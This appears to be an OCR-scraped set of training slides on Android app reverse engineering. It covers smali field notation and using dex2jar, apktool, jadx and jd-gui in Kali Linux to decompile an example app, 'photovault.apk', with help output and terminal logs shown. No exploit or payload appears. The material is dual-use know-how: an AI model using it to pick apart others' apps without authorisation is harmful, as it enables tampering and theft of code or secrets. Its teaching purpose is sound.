
SMALI FIELDS

- **Lpackage/name/ObjectName;->FieldName:Ljava/lang/String;**
  - The package name, the field name and the type of the field.

https://github.com/JesusFreke/smali/wiki/TypesMethodsAndFields

DEX2JAR


Reverse Engineering



APKTOOL


- Tools to work with android .dex and java .class files
- https://github.com/pxb1988/dex2jar
- https://bitbucket.org/pxb1988/dex2jar

DEX2JAR



root@kali: ~/Desktop
root@kali:~/Desktop# d2j-dex2jar
d2j-dex2jar -- convert dex to jar
usage: d2j-dex2jar [options] <file0> [file1 ... fileN]
options:
 --skip-exceptions skip-exceptions
 -d,--debug-info translate debug info
 -e,--exception-file <file> detail exception file, default is $current_dir/[file-name]-error.zip
 -f,--force force overwrite
 -h,--help Print this help message
 -n,--not-handle-exception not handle any exceptions thrown by dex2jar
 -nc,--no-code
 -o,--output <out-jar-file> output .jar file, default is $current_dir/[file-name]-dex2jar.jar
 -os,--optmize-synchronized optimize-synchronized
 -p,--print-ir print ir to System.out
 -r,--reuse-reg reuse register while generate java .class file
 -s same with --topological-sort/-ts
 -ts,--topological-sort sort block by topological, that will generate more readable code, default enabled
version: reader-2.1-SNAPSHOT, translator-2.1-SNAPSHOT, ir-2.1-SNAPSHOT
root@kali:~/Desktop#
root@kali: ~
Getting Started
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
gui: show java version, instead of VM version in about dialog (PR #489) (2e
gui: sort classes by case insensitivity (PR #613) (9d22b3c)
gui: sort resources according to their type, then name (PR #479) (9797fe5)
gui: update chinese simplified language (PR #508) (b49acfd)
gui: use alias for field and method types in tree view (6282633)
gui: use system font as default instead bundled Hack (#442, #445) (bcadc2
res: ignore resource entry with -1 key (#556) (PR #557) (9d257cd)
cache types in dex nodes (aad70c7)
Assets 5
jadx-1.0.0.zip
jadx-gui-1.0.0-with-jre-windows.zip
jadx-gui-1.0.0.exe
Source code (zip)

DEX2JAR

```
root@kali:~/Desktop# d2j-dex2jar photovault.apk
dex2jar photovault.apk -> ./photovault-dex2jar.jar
WARN: ignored invalid inner class name , treat as anonymous inner class.
WARN: ignored invalid inner class name , treat as anonymous inner class.
WARN: ignored invalid inner class name , treat as anonymous inner class.
WARN: ignored invalid inner class name , treat as anonymous inner class.
WARN: ignored invalid inner class name , treat as anonymous inner class.
root@kali:~/Desktop# ls photo*
photovault.apk  photovault-dex2jar.jar
root@kali:~/Desktop#
```



download jd-gui



decompile example.jar with jd-gui

DEX2JAR – JD-GUI

```
root@kali:~/Desktop# java -jar ../Downloads/jd-gui-1.6.1.jar
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by org.jd.gui.util.swing.SwingUtil (file:/root/Downloads/jd-gui-1.6.1.jar) to fie
com.sun.java.swing.plaf.gtk.GTKLookAndFeel.styleFactory
WARNING: Please consider reporting this to the maintainers of org.jd.gui.util.swing.SwingUtil
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release
```

PinCreationActivity.class - Java Decompiler

